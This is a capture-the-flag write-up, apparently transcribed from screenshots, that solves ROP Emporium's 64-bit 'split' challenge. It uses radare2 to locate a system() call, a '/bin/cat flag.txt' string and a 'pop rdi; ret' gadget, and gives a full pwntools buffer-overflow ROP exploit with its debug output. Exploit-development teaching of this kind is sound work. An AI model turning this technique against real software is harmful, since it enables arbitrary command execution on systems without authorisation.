
# *Split64*

1. In this challenge, the instructions let us know that the “/bin/cat flag.txt” string is present somewhere in the code and the function call I need is in a different location. The point here will be to overflow the buffer and call our function with the “/bin/cat flag.txt” string as the argument. The first step, as always, is to gather informaiton using radare2. I open the file and direct radare2 to analyze it.




2. Next I display the basic ELF information. I had a pretty good idea of what this would be, but it's important to check the environment every time.

```
[0×00400742]> iI
arch     x86
baddr    0×400000
binsz    6805
bintype  elf
bits     64
canary   false
class    ELF64
compiler GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0×0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      false
relocs   true
relro    partial
rpath    NONE
sanitiz  false
static   false
stripped false
subsys   linux
va       true
```

3. Now it's time to analyze and display the functions using the ‘afl’ command. This shows the location of the usefulFunction which will presumably allow us to execute a command. I'll note the address in a text file for use later.

```
[0x004005b0]> afl
0x004005b0    1 42           entry0
0x004005f0    4 42   → 37    sym.deregister_tm_clones
0x00400620    4 58   → 55    sym.register_tm_clones
0x00400660    3 34   → 29    entry.fini0
0x00400690    1 7            entry.init0
0x004006e8    1 90           sym.pwnme
0x00400580    1 6            sym.imp.memset
0x00400550    1 6            sym.imp.puts
0x00400570    1 6            sym.imp.printf
0x00400590    1 6            sym.imp.read
0x00400742    1 17           sym.usefulFunction
0x00400560    1 6            sym.imp.system
0x004007d0    1 2            sym.__libc_csu_fini
0x004007d4    1 9            sym._fini
0x00400760    4 101          sym.__libc_csu_init
0x004005e0    1 2            sym._dl_relocate_static_pie
0x00400697    1 81           main
0x004005a0    1 6            sym.imp.setvbuf
0x00400528    3 23           sym._init
```

4. Next it's time to look for the string. I can do this using the 'iz' command. This shows the address of the '/bin/cat flag.txt' string I need. I'll note this address as well as it will be the argument I pass to the function call.

```
[0x004006e8]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x000007e8 0x004007e8 21  22   .rodata ascii split by ROP Emporium
1   0x000007fe 0x004007fe 7   8    .rodata ascii x86_64\n
2   0x00000806 0x00400806 8   9    .rodata ascii \nExiting
3   0x00000810 0x00400810 43  44   .rodata ascii Contriving a reason to ask user for
data ...
4   0x0000083f 0x0040083f 10  11   .rodata ascii Thank you!
5   0x0000084a 0x0040084a 7   8    .rodata ascii /bin/ls
0   0x00001060 0x00601060 17  18   .data   ascii /bin/cat flag.txt
```

5. Next I'll use the seek command ('s') to navigate to the usefulFunction and make sure it does what I need it. Sure enough, it invokes system which will allows use to execute the /bin/cat command. Because the usefulFunction executes the '/bin/ls' command, instead I'm going to use the address 0x0040074b to call system directly. That way I can supply my own argument.

```
[0x004006e8]> s sym.usefulFunction
[0x00400742]> pdf
┌ 17: sym.usefulFunction ();
│           0x00400742      55             push rbp
│           0x00400743      4889e5         mov rbp, rsp
│           0x00400746      bf4a084000     mov edi, str.bin_ls         ; 0x40084a ; "
/bin/ls" ; const char *string
│           0x0040074b      e810feffff     call sym.imp.system         ; int system(c
onst char *string)
│           0x00400750      90             nop
│           0x00400751      5d             pop rbp
└           0x00400752      c3             ret
```

6. I'll need a gadget here to put my string argument into a register for use, I need to look for


a ROP gadget that do that for me. Given that arguments are passed in the rdi, rsi, rdx, rcx, r8 and r9 (in that order), then the gadget I'll be looking for is one that pops rdi and then returns. I can do this in radare2 by using the “/R” command followed by the gadget I'm looking. Luckily the gadget I need is there so I'll nust note down the address in my vim file.

```
[0x004006e8]> /R pop rdi; ret;
  0x004007c3                 5f  pop rdi
  0x004007c4                 c3  ret
```

7. Now I've got everything I need to craft a payload using pwntools. I'll overflow the buffer using a cyclic pattern of 64 characters, pop the string into rdi, and then call system using the addresses I've noted. I expect my payload to fail the first time as I'm not sure where how long the buffer is yet, but the script will open up the file in pwndbg so that I can see where in the cyclic pattern rsp (stack pointer register) gets overwritten. My initial payload is shown below.

```
#! usr/bin/env python

from pwn import *

elf = context.binary = ELF('split')
context.log_level = 'debug'

usefulstring = p64(0x601060)   #'/cat flag.txt'
systemaddr = p64(0x40074b)     # call to system in usefulfunction
rop = p64(0x4007c3)            # pop rdi; ret;
padding = cyclic(64)

payload = padding              # sample junk to fill up buffer
payload += rop                 # pops 'cat flag.txt' into RDI
payload += usefulstring
payload += systemaddr          # calls system in usefulFunction

io = process(elf.path)
gdb.attach(io, gdbscript = 'b* main')  # opens the gdb so we can find our buffer offset
io.sendline(payload)                   # sends payload
io.wait_for_close()                    # keeps script open while we wait for output
flag = io.recvall()                    # recieve output

print(flag)
~
```

8. pwndbg shows that rsp is overwritten at ‘kaaa’. Using an interactive python terminal I can see that the ‘kaaa’ starts at 40 bytes by using the cyclic_find('kaaa') command. Now I should be able to change my padding value to 40 and the exploit should work.




9. The final payload along with the output is shown below. As you can see, the exploit ran correctly and system printed the flag.text file.

```python
#! usr/bin/env python

from pwn import *

elf = context.binary = ELF('split')
context.log_level = 'debug'

usefulstring = p64(0x601060)    # offset of string 'cat flag.txt'
systemaddr = p64(0x40074b)      # call to system in usefulfunction
rop = p64(0x4007c3)             # pop rdi; ret;
padding = cyclic(40)            # correct buffer size to overwrite RSP

payload = padding               # sample junk to fill up buffer
payload += rop                  # pops 'cat flag.txt' into RDI
payload += usefulstring
payload += systemaddr           # calls system in usefulFunction

io = process(elf.path)
io.sendline(payload)            # sends payload
io.wait_for_close()             # keeps script open while we wait for output
flag = io.recvall()             # recieve output

print(flag)                     # prints recieved output from program
~
```

```
kali@kali:~/ctf/rop/split64$ python payload.py
[*] '/home/kali/ctf/rop/split64/split'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/kali/ctf/rop/split64/split' argv=['/home/kali/ctf/rop/split64/split'] : pid 7107
[DEBUG] Sent 0x41 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  |eaaa|faaa|gaaa|haaa|
    00000020  69 61 61 61  6a 61 61 61  c3 07 40 00  00 00 00 00  |iaaa|jaaa|··@·|····|
    00000030  60 10 60 00  00 00 00 00  4b 07 40 00  00 00 00 00  |`·`·|····|K·@·|····|
    00000040  0a                                                  |·|
    00000041
[*] Process '/home/kali/ctf/rop/split64/split' stopped with exit code -11 (SIGSEGV) (pid 7107)
[+] Receiving all data: Done (120B)
[DEBUG] Received 0x78 bytes:
    'split by ROP Emporium\n'
    'x86_64\n'
    '\n'
    'Contriving a reason to ask user for data...\n'
    '> Thank you!\n'
    'ROPE{a_placeholder_32byte_flag!}\n'
split by ROP Emporium
x86_64

Contriving a reason to ask user for data...
> Thank you!
ROPE{a_placeholder_32byte_flag!}
```